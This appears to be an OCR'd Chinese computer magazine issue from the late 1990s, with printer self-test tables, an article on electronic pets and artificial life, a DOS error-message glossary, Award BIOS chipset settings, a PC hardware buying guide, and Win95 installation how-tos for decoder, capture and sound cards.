打印机	驱动程序版本	设置程序文件名	路径(Win3.1)
DJ200	V7.1	hpwcnfig.exe	C:\windows\system
DJ600/660C	V7.1	hpwcnfig.exe	C:\windows\system
DJ660C/690C	V9.5	hpfcfg05.exe	C:\windows
DJ870C	V9.5	hpfcfg03.exe	C:\windows

（在 Win95 下路径都为 c:\windows\system）



上回摩西说到了那位幸运的惠普工程师 John Vaught——他偶然间发现了高温薄膜能让墨滴产生喷射现象。实际上，这种喷墨技术早在达尔文时代就已经被人发现了。只不过由于当时条件的限制，这种技术没有引起人们足够的重视，并逐渐被人们遗忘。直到 1979 年，那位美国惠普工程师结束了喷墨技术的冷宫生涯，从此这种技术伴随着一代又一代的惠普喷墨打印机走向辉煌。



如何判定喷墨打印机是否有硬件问题?

打印自我测试表格（Self Test）是判定打印机是否正常运作的最佳方法，方法见表 2。

表 2

型号	方法
DJ200/DJ400	关闭打印机，按住送纸按钮，再接通电源开关按钮。 或者：接通打印机电源开关，按住更换墨水匣按钮，等到打印机开始打印之后再松开。
DeskJet/DeskJet plus/DJ500/500C/550C	接通打印机电源，同时按下'FONT'和'RESET'按钮。
DJ525Q	关闭打印机，按住换页钮，同时接通打印机电源，大约 5 秒钟后，松开按钮。
DJ600/660C/670C/690C	接通打印机电源，按住'恢复'按钮，等到打印机开始打印之后再松开'恢复'按钮。 或者：接通打印机电源，在按下电源开关按钮的同时，按一次'恢复'按钮。
DJ850C/870C	接通打印机电源，按住'恢复'按钮三秒钟。
DJ1200C& DJ1200C/PS	接通打印机电源，按住'Shift'按钮，同时按下'Test'按钮，再松开这两个按钮。

从电子宠物谈人工生命

□北京　陈幼松

最近，市场上出现一种从日本传进来的新型玩具——电子宠物。其实，早在4年前日本便已兴起，它像电视机一般大小，饲养着“热带鱼”之类的电子宠物。现在流入我国的是微型的“电子宠物”。它可以放在口袋里、拿在手上。但其原理和大的电子宠物一样，都是一种计算机软件并将其结果用图形表现在屏幕上。它们都是人工生命的一种应用。

电子宠物和一般电子游戏里动物的区别，在于前者是“活”的，它需要像喂养真的动物一样需经常给与照料、关心。喂养得法，它会健康成长，表现出各种可掬的憨态使人开心，有的甚至还可以繁衍后代。如喂养不当，就会生病，甚至死亡。当主人忘记按时照料它时，会发出呼唤声提醒主人关心它。以至于小学生带着它上课、职员带着它上班，会因此分心而影响学习和工作。但这从另一侧面也说明了这种玩具的魅力。

开发电子宠物所依据的原理是人工生命。人工生命是继人工智能之后，从计算机科学中衍生出来的新学科。它是80年代中期由美国兰格敦博士倡导而兴起的。

人工生命的基本出发点是认为：生命的特征在于有自繁殖、进化等功能。因此，机器和计算机也能够制造生命现象。地球上的生物只不过是生命的一种形式，只有通过人工方法制造出像生物那样的行为并加以研究，才能了解生命的全貌。

人工生命和人工智能的区别在于：人工智能需在完成知识构造后，将其构成知识库，然后利用它进行推理；而人工生命则着重于研究知识构造的生成过程。

人工生命科学的基本内容包括两方面：一是以计算机为工具，弄清楚生命进化和生态系统复杂而微妙的工作原理；二是研究、探索如何把对生命研究的成果，用来解决各个领域的实际问题。下面介绍它各种有趣的应用。

再现生物进化的多样化过程　如今地球上拥有多样化的生物，是经过了约35亿年的进化后形成的。为了模拟生物的繁殖、进化过程，可在计算机内建立会进化的数字化生态系统。在研究中美洲哥斯达黎加热带雨林的进化时，便在这样的系统中，使用80种“祖先”生物，来观察其繁殖、进化过程。大约经过了20代的繁殖、进化，便出现了新的能适应这种有限生存环境的数字化生物。这时，数字化生物便和自然界生物一样，通过进化变得多样化了。这便再现了生物的多样化过程。

再现生态系统的形成　众所周知，自然界存在的复杂生态系统不是预先设计的，而是自然发展形成的。可以通过计算机来模拟生态系统的形成。它通过建立简单的的生存竞争规则，来探索生态系统的变化。例如竞争中大家都要争取得分，根据其得分多少决定其命运，或者灭绝或者繁衍后代。竞争的规则是，如果相邻的生物都要“合作”，双方都得同样的分；如果双方都要“攻击”，也得同样的分，但分数较低；如一方要“合作”，另一方要攻击，则要攻击的一方得最高分，要合作的一方不得分。按照这样简单规则不断进化，就会诞生一受到攻击便“立即反击”的品种，和能同受攻击对手言和的“生性怪僻”品种。这时便进入了能够共存的稳定社会。这说明只要用简单规则便可再现自然界是如何形成稳定的相互平衡的生态系统。

研究生物的进行　利用软件可再现生物的逐步进行过程。例如，可用多角形来表现生物。它的动作可通过图形在计算机画面上表现出来。它拥有神经系统和眼睛，能够从眼睛看到的周围事物中学习，能够移动和转动，还能吃东西（吞并其他图形）和进行交配生孩子（同其他图形合并后分成许多图形）。它能像生物那样增加个体数，形成容易找到交配对象的集团。通过在计算机中的进化后出现了三种景象：在眼睛看到障碍物时会快速躲开，当捕食者靠近时会赶快逃跑，以及会进行群体行为。

在真实环境下研究智能行动　上述都是用计算机模拟，得到的结果可能同现实有一定距离。于是便用昆虫型机器人在真实环境下进行人工生命的研究。这种机器人有六条腿并装有视觉和触觉传感器，按照遇到障碍物便后退这一简单的条件反射规则动作。所以进行这样的研究是因为昆虫虽不聪明却可以在复杂的环境下生存下来。研究的目的是要弄清如何靠简单的动作来适应环境。这样就可以不进行复杂处理、不需要高

性能计算机。这种机器人虽只根据传感器获得信息，进行移动，躲开障碍物、探索和识别物体等简单行动，然而把这些简单行动组合在一起，便能适应复杂的环境。

从蚂蚁行为中学习信息处理方法　对蚂蚁的研究表明，蚂蚁能根据食物的气味寻找食物，不仅能把食物搬回，还能把多种多样食物分门别类，分别存放在一定地方。模拟这种行为可把文档进行分类，假定使用同一用语的文档之间内容也是相似的，便可把预先规定的用语视为一种“味道”，从而把使用同样用语且内容相近的文档集中在一起。这在今后的信息化社会中，也许会成为对大量文档进行分类的有效手段。

研究动物的群体行动用于机器人控制　蚂蚁群居、候鸟列队。这些动物每一个个体并不聪明，但它们的群体行动却可视为是一种智能行动。曾把这一群体行动的研究结果用来控制机器人。许多机器人在一起配合工作时，只要给与不多的指令，它们就不在走来走去时发生碰撞。

利用进化使程序优化　生物通过‘优胜劣汰、适者生存的”的进行原理，达到把优良品种保存下来的目的。软件科学中最新的一种“遗传算法’技术，就是依照这种过程来获得准最优解。它能把可能的解用‘0”、“1’数列表示，模拟生物能通过交叉和突然变异来改变遗传基因的密码，遗传算法同样也通过交叉和突然变异来改变数列的排列，从而获得新的可能的解。然后，按照一定基准反复进行淘汰和选择，最后就可获得最佳的解。据此，如把遗传算法用于图像识别，就能把不清晰的图像变成更容易识别的，如把利用遗传算法的程序用来设计逻辑电路，就能使电路适应环境，且拥有最佳的功能。

制造‘活’的会繁殖的电子宠物　电子宠物只是人工生命的一种应用。例如，日本早在4年前便研制出一种电子宠物软件。它把计算机屏幕展现为一个水槽，“水槽’里有各种游来游去和真的一样的‘热带鱼”。这个软件还可以忠实地再现出‘水槽’内的‘水草’的光合作用和‘水质’变化等环境状况。如果不按时‘换水’和“投放饵料”，“热带鱼’便会死去。即使计算机被切断电源，“热带鱼’仍照样‘活’着，就是说即使关断电源也还要照料它。否则，会因水质恶化和饥饿，而使‘热带鱼”全部死亡。如果能很好地饲养这些‘热带鱼”，它还会产卵繁殖。而且会活完它的寿命期才慢慢地死去。有了这种电子宠物软件，人们即可以享受真正饲养热带鱼时的种种乐趣，又可避免真正饲养所带来的各种麻烦。在工作节奏快、生活空间小的日本，很受人们的欢迎。

开拓新的艺术领域　日本的艺术家把生物进化和繁殖的特点融入了以几何图案为中心的计算机图形学中。还开发了一种软件，能把计算机绘画用的程序像生物进行交配生成既像双亲又不是双亲的儿子一样，通过程序交配繁殖后代中的突然变异，进化成能画出使人更喜欢的画。例如，最初的绘画程序只包含一些画椭圆和抛物线的函数，但是通过进化后便能够画出料想不到的图形和色彩的画。它还能使绘画程序按模拟生物遗传原理的算法产生不规则变化。由于程序本身能作多样变化，所以画出来的东西也可作多种多样变化。如把两种各有特点的画画程序进行交配，就可以画出兼有二者特点的新画。对画画程序反复进行交配、筛选，就可以实现进化。因此，可以通过最初的简单设计，最后进化成能画出复杂而好看的画，这样的图案非常适合作为衣服镶边的装饰。

由以上例子可以看到人工生命有广泛的用途。将它用于工程领域，可以开发出一种能适应环境、随机应变并有自我优化能力的信息处理系统。将它用于生物学领域，有可能了解生物进化、生态系统的形成和生命的奥秘。将它用于艺术领域，可把科学同艺术相融合，开拓出崭新的艺术。还可以将其用于研究复杂的社会现象和经济现象。总之，人工生命的研究和应用正方兴未艾，巨大的硕果还在后头。

屏幕英语

1. Access denied　拒绝存取
2. All files in directory will be deleted: Are you sure (Y/N)?
　目录中所有文件将被删除，你肯定吗（回答Y则执行，回答N则不执行）？
3. Bad command or filename　错误命令或错误文件名
4. Bad or missing command interpreter
　错误命令或错过命令解释
5. Batch file missing　错过批处理文件
6. Disk boot failure　磁盘引导失败
7. Divide overflow　除法溢出
8. Drive not ready　磁盘驱动器未准备好
9. File not found　文件未找到
10. Incorrect DOS Version　不正确的DOS版本
11. Insufficient disk space　磁盘空间不足
12. Invalid drive or file name　无效驱动器或文件名
13. Invalid parameter　无效参数
14. No room for system on destination disk
　目标盘上无系统文件的空间
15. Non-System disk or disk error
　非系统盘或磁盘错误，更换，准备完敲任一键
16. Not ready error reading drive A
　没有足够或充足的内存
17. Not ready error reading drive A
　装入内存的程序太大（意为无足够内存装入要执行的程序）
18. Write protect error writing drive A
Abort, Retry, Fail?
　写A盘时因写保护作用而出现错误。
　异常结束，再试，失败？

（安徽　岳东辉）

AWARD BIOS 设置(三)

□河北　赵群

四、CHIPSET FEATURES SETUP(芯片集特性设置)

芯片集特性设置子菜单及设置说明表如下：

ROM PCI/ISA BIOS (2A59FA29)

CHIPSET FEATURES SETUP (芯片集特性设置)

序号	项　目	可选参数	说　明	建　议
1	Auto Configuration (自动配置)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后，BIOS可以根据CPU类型和系统时钟自动设置DRAM、Cache的读写周期，此时用户便不能更改第3至第11项。设置为"Disabled"后，由用户自己设置。	设置为"Enabled"。
2	DRAM Timing (DRAM读写周期)	70ns(70纳秒) 60ns(60纳秒)	设置为60ns后，系统运行速度较快，但稳定性降低。70ns为系统默认值。	使用质量较好的EDO内存可以设置为60ns。
3	DRAM RAS # Precharge Time (DRAM预充电时间)	3或4	这个项目允许你确定在DRAM刷新前分配给CPU的时钟数，如果允许的时间不足，刷新可能不完全并且有数据丢失。	选用默认值"4"。
4	DRAM R/W Leadoff Timing (DRAM开始读/写定时)	7/6或6/5		选用默认值"7/6"。
5	Fast RAS# To CAS # Delay (行寻址脉冲到列寻址脉冲快速延时)	3或2	这个项目允许你设定从行寻址脉冲到列寻址脉冲的延迟时间。	选用默认值"3"。
6	DRAM Read Burst (EDO/FPM) (DRAM读数据块定时)	X222/X333或X333/X444或X444/X444	设置定时数目较小时系统将较快地访问内存。	依"DRAM Timing"选择而定。
7	DRAM Write Burst Timing (DRAM写数据块定时)	X222或X333或X444	设置定时数目较小时系统将较快地访问内存。	依"DRAM Timing"选择而定。
8	Turbo Read Leadoff (开始加速读数据)	Enabled(允许) Disabled(禁止)		选用默认值"Disabled"。
9	DRAM Speculative Leadoff (DRAM推测开始)	Enabled(允许) Disabled(禁止)		选用默认值"Disabled"。
10	Turn－Around Insertion (周转插入)	Enabled(允许) Disabled(禁止)		选择默认值"Disabled"。
11	ISA clock (ISA时钟)	PCI CLK/4 PCI CLK/3	这个项目允许你选择PCI时钟。	选择默认值"PCI CLK/4"
12	System BIOS Cacheable (系统BIOS高速缓存)	Enabled(允许) Disabled(禁止)	当设置为"Enabled"后，可以在被高速缓存的F0000H－FFFFFH寻址范围内访问系统BIOS，使系统速度加快。设置为"Disabled"则不允许。	在不影响软件运行的前提下设置为"Enabled"。

序号	项 目	可选参数	说 明	建 议
13	Video BIOS Cacheable (显示 BIOS 高速缓存)	Enabled(允许) Disabled(禁止)	当设置为"Enabled"后，可以在被高速缓存的 C0000H～C7FFFH 寻址范围内访问显示 BIOS，使显示速度加快。设置为"Disabled"则不允许。	在不影响软件运行的前提下设置为"Enabled"。
14	8-bit I/O Recovery Time (8-bit I/O 覆盖时间)	1,2,3,4,5,6,7,8,NA	这个项目允许你设置在一个 I/O 请求完成后，由 CPU 时钟检测到的系统延迟覆盖时间的长度。	设置为默认值"3"。
15	16-bit I/O Recovery Time (16-bit I/O 覆盖时间)	1,2,3,4,NA	这个项目允许你设置在一个 I/O 请求完成后，由 CPU 时钟检测到的系统延迟覆盖时间的长度。	设置为默认值"2"。
16	Memory Hole At 15～16MB(15～16MB 间的内存空洞)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后将保留内存 15—16MB 空间给 ISA 卡。	设置为默认值"Disabled"。
17	Peer Concurrency (同级并发)	Enabled(允许) Disabled(禁止)		设置为默认值"Enabled"。
18	Chipset Special Features (芯片特殊性能)	Enabled(允许) Disabled(禁止)		设置为默认值"Disabled"。
19	DRAM ECC/Parity Select (DRAM 错误检查修正/奇偶校验选择)	ECC (错误检查修正) PARITY (奇偶校验)	在 CPU 读 DRAM 期间，430HX 芯片组提供了数据错误检查修正与奇偶校验功能。奇偶校验功能的使用取决于内存条是否带奇偶校验功能，偶数片的内存条就不具备奇偶校验功能。	如内存条为偶数片则设置为"ECC"。
20	Memory PARITY/ECC Check (内存奇偶校验/错误检查修正 检查)	Auto(自动) Enabled(允许) Disabled(禁止)	选择对内存进行"奇偶校验"还是"错误检查修正"的检查模式。	如果你的内存条无奇偶校验功能，在第 19 项中又设置为"ECC"，则该项应设置为"Auto"。
21	Single bit Error Report (单位错误报告)	Enabled(允许) Disabled(禁止)		设置为默认值"Enabled"。
22	L2 Cache Cacheable Size (二级高速缓存可缓存的容量)	64MB 512MB	如果你在主板上安装了大于 64MB 的 DRAM，并且希望在 DRAM 上得到超过 64MB 的缓存，可将该项设置为 512MB。	如果 DRAM 小于 64MB，设置为"64MB"。
23	Chipset NA # Asserted (芯片组 NA # 判定)	Enabled(允许) Disabled(禁止)		设置为默认值"Enabled"。
24	Pipeline Cache Timing (管道式高速缓存周期)	Faster(较快) Fastest(最快)	选择高速缓存的速度。	设置为默认值"Faster"。
25	Passive Release (被动释放)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后，使得视频卡在运行视频剪辑时占用更少的系统资源。	设置为"Enabled"。
26	Delayed Transaction (延迟事务)	Enabled(允许) Disabled(禁止)	设置为"Enabled"后，使得 PCI 和 ISA 总线得以更有效的利用，视频播放效果更平稳。	设置为"Enabled"。

(待续)

硬件小烧友（一）

□北京　子云

一台电脑由十几个电脑配件组成，而每一个配件至少有十个以上的品牌型号，其功能和价格也是千差万别。作为一个硬件发烧友，总是要根据自己的爱好有所取舍，选配自己中意的电脑。笔者近期有机会与朋友选配多台电脑，对各配件的功能和特性作了一番研究，故而对硬件小烧了一阵。愿将烧后体会与硬件爱好者共享。

全文分为机箱电源、CPU、内存、软驱、硬盘、主板、光驱、键盘、声卡、音箱、显示卡、显示器、电视卡、Modem（调制解调器）、合卡、鼠标共 16 部分。在文末附几种配置供大家参考。

一、机箱电源

机箱分 AT 及 ATX 机箱两类，电源也有 AT 和 ATX 之分。ATX 机箱比 AT 机箱宽大，其后面板有为 ATX 主板的两串一并、鼠标及键盘输出口留出的插孔。它们有的为双层结构，有的为单层结构，且排列方式也有所不同。大部分 ATX 机箱后面板的这些插孔做在可替换的金属卡片上，可适用各种品牌的 ATX 主板。所以，选配 ATX 机箱时应说明所配的主板型号，最好是带着主板去选配机箱。大多数 ATX 机箱是 AT 及 ATX 主板两用机箱，ATX 机箱比 AT 机箱贵两到三倍。

机箱的内部结构有插卡式及螺钉式两种。插卡式机箱对硬盘、光驱等的固定采用卡式结构，与拧螺钉的方式相比，拆装更方便。

机箱前面板的功能也大有不同，有的带键盘锁，有的不带。因 586 主板不用 TURBO 键，而增加了节能键，所以有些机箱取消了 TURBO 键，有些换成了 STANDBY（待机状态）键。有的机箱的 RESET 键为只有用笔尖才能触动的微型按键。有些前面板带门，门有外开式及推拉式之分，推拉门又有带不带阻尼之别。有的前面板带一塑料盒，用于存放鼠标及小鼠标板。

从外形上看，有卧式、立式及卧立两用机箱，其大小、形状、色彩各异，价格从一百至八百多元不等。

AT 电源的开关接至机箱前面板，风扇朝向机箱后面板，连接主板的电源线插头为 P8、P9 孔式插头。ATX 电源有几个特点，一是电源风扇朝向机箱内部，配合 ATX 主板使用时更利于 CPU 散热；二是电源开关通过主板控制，所以如 Modem 遥控开机等功能必须配 ATX 电源才能实现；三是连接主板的电源线插头为双排 20 孔，因此，只有支持 ATX 电源的主板才能用 ATX 电源。各种电源的功率一般都在 230W 以上。

二、CPU

最可靠也是最贵的当然是 Intel CPU，如果你很在意系统的稳定性，那最好是选 Intel CPU。Intel CPU 有带包装及散装之分。散装 CPU 真假难辨，盒装 CPU 也有真假之分，其价格会有明显的不同，只要把真假盒放在一起比较一下，就会看出包装盒一侧灰棕色的颜色深浅不同，有的假盒颜色偏棕，有的假盒颜色偏黄。这种差异难以用语言准确描述。笔者第一次分别拿起真假两个包装盒，竟没看出它们的不同来。后把它们放在一起比较，才看出颜色的差别。许多报刊上介绍了各种辨别假 CPU 的方法，如超频使用，撕开包装盒后看纸夹层的颜色等，这都是马后炮，试想哪个卖者会允许你先撕包装盒，再决定买不买呢？所以把住不买假货这一关才是最重要的。有三个办法，一是请内行指点，二是自己多问多看，三是最好别买散装 CPU。现在的 Intel MMX CPU 还没有假货，因其上有凸字，无法打磨。

Cyrix CPU 价格低、速度快，但处理浮点运算时速度比 Intel CPU 慢。用其运行一般软件及游戏没什么问题，但运行有些大型软件会有死机现象。Cyrix CPU 的一大特点是标称形式与其它 CPU 不同，常用 xxx + 作为其 CPU 的标注，如 Cyrix 6x86 – PR166 + 。 166 + 并不是 166MHz 的 CPU，而是 133MHz 的 CPU，166 + 表示 Cyrix 公司在某种特定的条件下测定这一档 CPU 的运行速度比 Intel 166MHz 还快。6x86 表示 CPU 中采用了某些 686 CPU 的技术，是 Cyrix 公司对 586 级 CPU 特有的标注方式。Cyrix 和 IBM CPU 实为一家，因 IBM 公司购买的是 Cyrix 公司的 CPU 生产技术。Cyrix 6X86L 系列 CPU 为 6X86 的改进产品，工作电压为 2. 8V，在发热问题上比 6X86 系列有所改进。其多媒体 CPU 为 M2 系列，新的名称是 MX 系列。

AMD 公司的 K5 系列推出较晚，许多早期出的主板无法配 K5 使用。而其新一代 K6 系列是所有多媒体 CPU 中推出最早的，K6 为可在 586 主板上使用的 686 级 CPU。除 K6/PR2－233 工作电压为 3.2V 外，其它 K6 CPU 的工作电压均为 2.9V。

三、内存

内存有 168 线和 72 线两种。168 线内存是 SDRAM，即同步内存，64 位，所以 586 主板配一条 168 线内存即可工作，而 72 线内存必须成对配用。SDRAM 可提高内存与 CPU 之间的数据传输率，而其价格比 EDO 内存高 10% 左右。168 线内存扩展槽为黑色，比白色 72 线内存插槽长，且其槽两端有两个小塑料扳手。

TX 芯片系列的主板都有 SDRAM 插槽，部分 HX 和 VX 芯片系列的主板有 SDRAM 插槽。

四、软驱

常用软驱有 3 寸、5 寸和 3 寸 5 寸两用三种。两用软驱的价格比分别配一个 3 寸和一个 5 寸的价还高，现在装机通常只配一个 3 寸软驱。

从外部结构上看，3 寸软驱有全包半包之分。半包软驱是指 软驱的部分电路板裸露在外，没有被铁板包起来。这类软驱价格最低。有的软驱外观较粗糙。TEAC 牌软驱较一般软驱贵，算是软驱中的名牌。笔者的选购原则是：全包、外观精细。按此原则选购过 SONY、NEC 等几个牌子的软驱，从使用效果看，没有什么差别，噪音都很小，读写盘也都正常，也许几年后能看出它们的差别来。

有几种 100MB 以上的大容量软驱，如 Zip 软驱等，也许是未来的普及型软驱，这种软驱的价格比 1.6GB 硬盘的价格还高。而容量达 1GB 的盘片则被称为活动硬盘，也需要专门的驱动器（如 Jaz 驱动器）。

五、硬盘

硬盘有 3 寸、5 寸两种规格。大容量 5 寸硬盘又称大脚硬盘，速度比 3 寸盘低，但价格较便宜。4.3GB 的大脚硬盘与 3.2GB 的 3 寸硬盘价格相当。3 寸硬盘又有高速与普通之分，4500 转/分的为普通硬盘，5400 转/分的为高速硬盘。Maxtor 水晶系列、昆腾（Quantum）沙漠风暴系列、希捷（Seagate）3xxxx 系列为普通硬盘。Maxtor 钻石系列、昆腾火球系列、希捷 5xxxx 系列为高速硬盘。硬盘容量一般都在 1GB 以上。

六、主板

最新的主板是全面支持 MMX CPU、用 Intel TX 芯片组的系列主板，价格比同品牌的用 VX 或 HX 芯片组的主板高 30% 左右。其主要特点是 :支持 SDRAM（同步内存），512KB Cache（高速缓存），支持 Intel MMX、Cyrix M2 及 AMD K6 CPU，支持 ATX 电源。

TX 系列主板有 AT 及 ATX 结构两种，其主要区别在于：ATX 主板的 CPU 插座位于内存扩展槽旁边靠近 ATX 电源风扇的地方，更有利于 CPU 散热。由于 CPU 位置不象 AT 主板在 PCI 扩展槽的后方，所以 ATX 主板可插装超长 PCI 卡。ATX 主板的软驱线及硬盘线位于内存插槽的后方，因而拆装内存也比 AT 主板方便。ATX 主板必须配 ATX 机箱及电源，而 AT 主板可选配 ATX 电源或普通的 AT 电源。

有的主板只有 168 线内存槽，如华硕 TX－97。大部分主板则是既有 168 线内存槽，也有 72 线内存槽。有的主板可自动侦测 CPU 品牌及自动设定 CPU 电压，如技嘉、升技主板，升技主板还可通过软件设定 CPU 主频。升技主板不支持 K6－166 CPU，而华硕主板不支持 233MHz 主频的 CPU。总之，选配主板前要先看一下主板说明书中对 CPU 的支持部分。

下面以技嘉 586ATX 主板为例，介绍一下其特点：

1. 支持 120MB ATAPI 软驱。

2. 支持 INT13 扩充模式，可控制大于 8.4GB 的 IDE 接口的硬盘。

3. CPU 电压自动侦测及设定功能。

4. 自动 CPU 过热报警及保护装置（ACOPS）。

5. 同步交换式稳压电路，可降低 CPU 及稳压器本身的温度。

6. PnP 自动系统资源分配。

7. BIOS 具有防毒警示及保护作用。

8. Moden Ring On 功能，即调制解调器遥控开机功能。

9. 节能模式下，CPU 速度可选。

10. 配合省电功能，系统暂停运行时，CPU 风扇即自动停转。

11. CPU 供电过载电压保护电路，可自动关机。

12. 主板无跳线，CPU 电压及主频通过拨码开关控制。

13. 所支持的 CPU：

Intel 90MHz～200MHz

Intel MMX 150MHz～233MHz

AMD K5 133MHz、166MHz

AMD K6 166MHz～233MHz

Cyrix/IBM 6x86 120MHz－PR150＋、133MHz－PR166＋

Cyrix/IBM 6x86L－PR150＋、－PR166＋

Cyrix/IBM M2 166MHz～233MHz

14. BIOS 特点：支持 A、C、D、E、F、CDROM 及 SCSI 盘启动。

（待续）

非即插即用解压卡在WIN95中的使用

□天津 王寒星

对 WIN95 中解压卡问题的解决主要有两种方法：其一是从"添加新硬件"程序入手，通过'从表中选择'或'从磁盘安装'来确定解压卡；其二是将 CDROM 设为主盘，接在另一 IDE 接口上，以使它从共享硬盘中解放出来。但首先，"添加新硬件'程序必须得有即插即用的 BIOS 支持，否则，它只能检测出即插即用的或与列表视频卡兼容的解压卡，非即插即用的解压卡根本检测不出来。而当你想从磁盘安装时，又会提示找不到相关的硬件信息；其次，接在另一 IDE 接口上的 CDROM 必须同样是 IDE 接口的，AT 接口的则不行。如果偏巧你的计算机就是非即插即用的解压卡、AT 接口的 CDROM、非即插即用的 BIOS，难道你就无法体验到 WIN95 的魅力了吗？答案是否定的！

下面我们以非即插即用的 MASTER95SE/LITE 解压卡为例，看看如何让它在 WIN95 中使用。

一、准备好纸和笔，然后将 MASTER95SE/LITE 解压卡的安装盘插入到 A 号驱动器，在 WIN95 中按开始\运行\键入 A：SETUP 开始安装。软件在安装过程中会请你选择 IO 地址、IRQ、DMA、频道和制式，这时你务必将可供选择的所有 IO 地址、IRQ 和 DMA(频道和制式不用管它)都抄写在纸上，然后先以它的默认设置按确定。安装完毕后，重新启动计算机，打开"MPEG MASTER95SE/LITE PLAYER"程序组，将影蝶放入 CDROM，按 PLAY 钮，这时不会有声音，也不会有图像。但不要紧，请你打开"MSDOS 方式"程序组，进入 WIN95 目录，你会发现有一个名为 WINMPEG.INI 的文件，这是 MPEG 的配置文件，用 TYPE 命令显示它，并把它记录在纸上，如下：

```
[WINMPEG]
PATH = C:\VISMPEG\WINDOWS     ;MPEG 路径
IOBASEA = 0*2C0               ;声音 IO 地址
IOBASEV = 0*2D0               ;视频 IO 地址
VINT = 12                     ;视频中断
AINT = 12                     ;声音中断
DMA = 6                       ;直接内存访问
TV = NTSC                     ;TV 制式
VOL = 4                       ;音量
```

二、不要理会'添加新硬件'程序组，它对你的非即插即用 BIOS 的计算机用处有限，而应该把注意力放在控制面板中的系统上，双击我的电脑\控制面板\系统\选设备管理\计算机\属性，查看系统资源，你会发现你为解压卡所设置的 IO 地址、IRQ 和 DMA 在这里根本找不到，这就是症结所在。解决方法为；

1. 选\保留资源\中断请求，填入中断号，如'12"。

2. 选 IO 地址，填入起始地址和结束地址。注意：起始地址和结束地址要按照你记录在纸上的安装解压卡程序时你所选择的 IO 地址来确定，如起始地址填 02C0，结束地址就该填 02DF(WINMPEG 文件中声音 IO 地址段为 02C0 至 02CF，视频 IO 地址段为 02D0 至 02DF，所以总的起始地址为 02C0，总的结束地址为 02DF)。

3. 选 DMA，填入 DMA 号，如果填入后仍不能播放影碟，就要换个 DMA 号试试，此例中，不要填 6，要填 5。

切记：以上三项的填写，要先查看\计算机\属性\系统资源，参照安装解压卡程序时记录的数据，然后选取与系统资源无冲突的 IO 地址、IRQ 和 DMA 再填写。

4. 填完后按确定，并记录下你所填入的数据，计算机询问是否现在重新启动时选否，按照你所填入保留资源的数据，修改 WINMPEG 文件或干脆重装解压卡安装程序。

5. 修改 CONFIG 和 AUTOEXEC 文件至最简，如：

```
[CONFIG.SYS]
Device = himem.sys
Device = cdmke.sys /d:mvcd001
[AUTOEXEC.BAT]
Prompt $p$g
C:\win95\command\mscdex.exe/d:mvcd001
```

6. 重新启动计算机。

7. 选我的电脑\控制面板\系统\设备管理\CDROM 控制器\MKEPANASONIC.CDROM 驱动器\属性\通用，将设备使用情况中的 Original Configuration(当前)复选框中的标记去掉，按确定，按刷新(取消 WIN95 中的 CDFS)，按关闭。

注意：播放影碟时取消 CDFS，当你想用 CDFS，如 CD 的自动播放功能时，只须选中 Original Configuration，按确定，按刷新即可，不用重新启动计算机。

8. 打开"MPEG MASTER95SE/LITE PLAYER"程序组，将影碟放入 CDROM，按 PLAY 钮，你就可以欣赏到精彩的 VCD 节目了。

本期程序调试：罗光宣

RT300 视频捕捉卡的安装与调试

□江苏　周迎春

RT300 卡是 Greative 公司的视频捕捉卡，因其装有 Intel 750 视频处理芯片，可实现 1/4 画面动态连续捕捉，也可实现较大尺寸图像的单帧静态捕捉。本人将该卡安装于 586/100 机，安装步骤如下：

1. 将 RT300 卡插入 I/O 槽内，紧固螺丝。

2. 进入 WINDOWS，插入 RT300 安装盘，运行 SETUP. EXE，建立 Video Blaster RT300 组。

3. 在光驱内插入随卡所附的 Premiere 光盘，安装 Premiere4. 0 软件。

4. 退出并关机，依安装说明调整卡上跳线至 IRQ11、I/O 3E0H 位置。

5. 进入 Windows，双击 Video Blaster RT300 组，将 Baseport Address 项设置为 0x3eo，将 Interrape Address 项改为 11，按 OK 退出。

6. 双击 Adobe Premiere Le 项，选 File 莱单下 Movie Capture 项，若安装正常，此时应出现 1/4 黑屏，若出现斜纹，则说明该硬件未被系统所接受。

如按以上所述仍未能正确安装，可依以下步骤进行调试：

1. 进入 CMOS 将有关 IRQ(本人所用的 IRQ 为 11) 设为 Enabled，再进入 Premiere Le 观察是否有黑屏出现。

2. 若仍未成则可按说明书修改卡上之 IRQ 及 I/O，要注意的是 Video Blaster RT300 组中的设置项及 CMOS 要相应修改。

笔者在安装好该卡后出现进入 WINDOWS"叮"声不断的现象，判断为 IRQ 冲突，双击控制面板中 Driver，选 ISP16 Audio DeviceDrimer 项，按 SETUP，声卡之 IRQ 亦为 11，遂修改之，并将 CMOS 中相应 IRQ 置为 Enabled，再次启动 WIN，两卡相安无事。


WIN95 下安装 007 声卡两例

例一：一台电脑配置如下：AMD 5x86 CPU、金鹰主板、8MB 内存、540MB 硬盘、松下四速光驱、ALS007 声卡。在 WIN3. 2 上安装声卡驱动程序后，在 DOS 和 WIN3. 2 下声卡的各个功能均能正常工作。但在安装中文 WIN95 后，却没有检测到声卡的存在。

ALS007 声卡是即插即用的真 16 位声卡，说明书中也注明在 WIN95 安装后可自动检测到声卡，所以怀疑可能是安装过程不正确。于是又在控制面板中使用"添加新硬件"再检测一次，但结果还是没有找到声卡。失望之余，又重装了一次 WIN95，但故障依旧。在 WIN95 的控制面板中选用"添加新硬件"后，选择"NO"，进行手工配置声卡。虽然可拷贝声卡的驱动程序，但仍然没有找到声卡。

考虑到此声卡能在 WIN3. 2 中正常使用，于是打开 WIN3. 2 的 SYSTEM. INI 文件进行查看，发现安装声卡后，添加了以下几项：

```
[386Enh]
DEVICE = ALSNDSYS. 386
DEVICE = ALOPL. 386
DEVICE = ALMPU401. 386
[drivers]
MIDI = ALOPL. DRV
MIDI1 = ALMPU401. DRV
WAVE = ALSNDSYS. DRV
AUX = ALSNDYSYS. DRV
MIXER = ALSNDSYS. DRV
```



